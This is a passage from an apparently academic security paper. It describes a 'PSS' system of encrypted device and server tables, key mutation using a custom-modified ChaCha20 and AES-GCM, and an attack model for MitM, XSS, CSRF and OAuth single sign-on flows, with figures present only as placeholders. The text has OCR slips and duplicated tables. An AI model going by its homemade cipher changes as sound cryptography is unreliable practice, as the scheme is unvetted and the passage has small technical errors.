State PID	Domain Name	Cookie	Actor's role	Sensitive Info	Adobe Cross-domain	Current State	Tab ID
PID_{stat}	RDMN & DDMN	CK_{name} & CK_{nonce}	DMN: RP/IdP/C/S	Personal Info/CK/Credit/ PW/A-Header	1/0	Current state of state transition diagram	ID_{Tab}

Table 6. PSS Table 1

PSS PID	PSS ID	Device PID	User PID	PSS Salt	PRNG(S_D)	PSS Nonce	Key Seed	Login trial # for PID_D	DoS Secret by PSS	DoS Secret by Device
PID_S	ID_S	PID_D	PID_U	S_S	PRS_D	N_S	SD_S	T#	D_S	D_D

Table 7. PSS Table 2

User Device index	PSS secret for device	Next Session Key	Map for K_{PT3DG}	User ID
Ind_{SD}	SCR_{SD}	K_{DN}	Mp_{PT3DG}	ID_U

Table 8. PSS Table 3

Device Index	Session number	Authenticator for the device	Authenticator by the PSS
Ind_D	Ses#	A_D^2	A_S

Table 9. PSS Table 4

State PID	Domain Name	Cookie	Actor's role	Sensitive Info	Adobe Cross-domain	Current State	Tab ID
PID_{stat}	RDMN & DDMN	CK_{name} & CK_{nonce}	DMN: RP/IdP/C/S	Personal Info/CK/Credit/ PW/A-Header	1/0	Current state of state transition diagram	ID_{Tab}

The green items in Device Table 1 (DT1), Device Table 2 (DT2), Device Table 3 (DT3) and Device Table 4 (DT4) are encrypted with K_{DT1}, K_{DT2}, K_{DT3}, and ChaCha keys respectively. The green items in PSS Table 1 (PT1), PSS Table (PT2) and PSS Table 3 (PT3) are encrypted with K_{PT1DG}, K_{PT2D} and K_{PT3DG} respectively. And the blue items in PT2 are encrypted with K_{PT2SD}.

To increase the efficiency and security on Server side, we divide PSS Table 1 (PT1), PSS Table 3 (PT3) and PSS Table 4(PT4) into groups. Regard to PT1, (1) sort tables with PID_D, and then (2) divide PT1 into several groups where each group is protected with a unique AES-GCM key, and (3) after login, the relevant PT1 will be regrouped according to new PID_D. The protection method of PT3 is similar with PT1, except using different element as index. An example of this mutation process is presented in Fig. 7.

However, PSS Table 2 (PT2) is always re-encrypted during Handshake with unique new AES-GCM key, thus there is no need to mutate PT2 in this way.




Fig. 7. PT3 Mutation Process

The mutation does not only happen in server side. Actually Client and PSS collaborate with each other to produce even better security which is described in Fig. 8.

In Fig. 8, ChaCha means modified ChaCha 20 algorithm which is discussed in 3.3.2 in detail. Simulated login presents a kind of pseudo-login which is launched by client side software silently in order to give attackers extremely difficult time to distinguish real login and triggers mutation of tables in server in an approximately constant period. In this way, furthermore, even if attacker compromised some PSS server database, the attacker still cannot pair contents of tables with related users according to users' login frequency.



User login triggers table group, order, and content mutation
Cookies are shuffled into random locations in Table 3 after each web session
Simulated login
AES-GCM
Table 1
Table 2
Table 3
Table 4
SACL
ChaCha mutates the per-table keys in Client
ChaCha mutates the per-group keys in PPS
Cha
High-rate table protection using ChaCha key change
State updates when Client access a website

Fig. 8. Client and PSS Server Collaboration

Another significant use of space-time evolving mutation is the protection of Cookie which is stored in Device Table 3 (DT3). To retrieve the cookie, the client side PSS-C not only needs cookie name and domain name, but also needs some secrets from tables stored in PSS server. Fig. 9 shows how to retrieve a cookie under collaboration of Client and PSS.




Fig. 9. Cookie Retrieve

3.3.2 Key Encryption and Mutation

3.3.2.1 *Modified ChaCha20 Algorithm*

The tables are protected with AES-GCM algorithm, which provides both authentication and encryption with high efficiency and performance by feature of easily pipelined or parallelized. Thus AES-GCM is a great choice for large amount of data. However, for a small piece of data, ChaCha20 is an even better method, which is a stream cipher algorithm, because of its speed and simplicity. ChaCha20 maps 16, 32-bit input words to 64 output bytes, and then The output bytes are XORed with the plaintext to produce ciphertext. Google has selected ChaCha20 along with Bernstein's Poly1305 message authentication code as a replacement for RC4 in OpenSSL.

We customize the ChaCha20 algorithm for self-evolve. The ChaCha20 algorithm has two kinds of round functions which are column round function and diagonal function. The modified ChaCha20 algorithm is showed in Fig. 10. The “a, b, c, d” in the diagram means 16 bits input respectively. And the modified ChaCha20 use the previous output as next input.




Fig. 10. Modified ChaCha20 Algorithm

$\mathbb{S}$ is the secret (key) of modified ChaCha20 algorithm. In user device, there are only three AES-GCM keys which are K_{DT1}, K_{DT2} and K_{DT3} where each AES-GCM key is protected by 2 layer of modified ChaCha20 with two different $\mathbb{S}$. The two $\mathbb{S}$ self-update in every certain interval alternately which is showed in Fig. 11 using K_{DT1} as example.




Fig. 11. K_{DT1} ChaCha Protection

3.3.2.2 Map and Key Chunk

All K_{PT3DG} are mixed together into a chunk which is protected by two layers of modified ChaCha20 with two different $\mathbb{S}$, and each $\mathbb{S}$ self-updates in every certain interval. In this way, PSS server does not need to generate thousands of AES-GCM keys for all PT3. In contrast, PSS server only needs to generate one AES-GCM key and two ChaCha20 keys to protect this AES-GCM key. The relevant Map is stored in corresponding PT2. Thus, it is impossible to retrieve the correct K_{PT3DG} without decrypting PT2 successfully.

The Map and Chunk of K_{PT3DG} is showed in Fig. 12. In the diagram, triangles are K_{PT3DG1}; Squares are K_{PT3DG2}; Circles are K_{PT3DG3}. Each K_{PT3DG} has a relevant Mp_{PT3DG} which contains the pointers (Pt) of each piece of K_{ST3DG}.

To recover certain K_{PT3DG}, we need to 1) decrypt PT2 to get MP_{PT3DG}, and then 2) extract encrypted K_{PT3DG} pieces, and finally 3) recover current $\mathbb{S}_1$ and $\mathbb{S}_2$ to decrypt K_{PT3DG}. The process of retrieving K_{PT3DG} with Map is showed in Fig. 13.




Fig. 12. K_{PT3DG} Mutation




Fig. 13. K_{PT3DG} Retrieve

4 PSS Network Attack Detection, Prevention, and Traceback

4.1 Introduction

In today's network security environment, it is critically significant to detect and prevent network attacks, but it is almost equally important to trace back attacks to the vulnerable origins and identify intrusion methods. This allows the users to be warned for the dangerous actions or websites in order to avoid further network intrusions in the future. PSS provides network detection, prevention and real-time digital forensics capabilities. This section will first detail the attack models and corresponding detection or prevention methods [49][50][51][52]. In this paper, we exploit the state table generated by DPSI module to track the state of each browser tab and update SACL accordingly. The detailed state transition diagrams are presented in this chapter. Additionally, the scheme of how to trace back attacks is described in this chapter as well, including how to generate and search log tables.

4.2 Attack Detection and Prevention

4.2.1 Attack Model

The proposed PSS solution could detect and prevent not only powerful Memory Scraping attack which is proved in Chapter 3, but also many popular cyber threats, including Man in the Middle (MitM), Cross Site Scripting (XSS), Cross-Site Request Forgery (CSRF), Drive by Download Malware, and Man in the Browser (MitB). In this section, we use clear diagram to show the typical process of each attack model.

MitM attack, XSS attack and CSRF attack is described in Fig. 14, Fig. 15 and Fig. 16 respectively.




Fig. 14. MitM Attack




Fig. 15. XSS + MitM Attack




Fig. 16. CSRF Attack

Nowadays, Single Sign-On (SSO) is prevalent and adopted by thousands of web applications, but at same time SSO gives adversaries new fields and give security researchers new challenges. Oauth 2.0 client-flow procedure is listed in the following chart:

Step 1: User U initiates an SSO process by clicking on the social login button rendered by RP.

Step 2: B sends response_type=token, client ID i, permission scope p, redirect URL r and an optional state parameter a to IdP.

Step 3: IdP presents a login form to authenticate the user. This step could be omitted if U has already authenticated in the same browser session

Step 4: U provides her credentials to authenticate with IdP, and then consents to the release of her prole information. The consent step could be omitted if p has been granted by U before.

Step 5: IdP returns an access token t appended as an URI fragment of r to RP via B. State parameter a is appended as a query parameter if presented.

Step 6: B sends a to r on RP. Note that B retains the URI fragment locally, and does not include t in the request to RP.

Step 7: RP returns a web page containing a script to B. The script extracts t contained in the fragment using JavaScript command such as document.location.hash.

Step 8: With t, the script could call IdP's web API to retrieve U's prole on the client-side, and then send U's prole to RP's sign-in endpoint; or the script may send t to RP directly, and then retrieve U's prole from RP's server-side.

Fig. 17 and Fig. 18 shows the XSS attack against SSO and CSRF attack against SSO respectively.

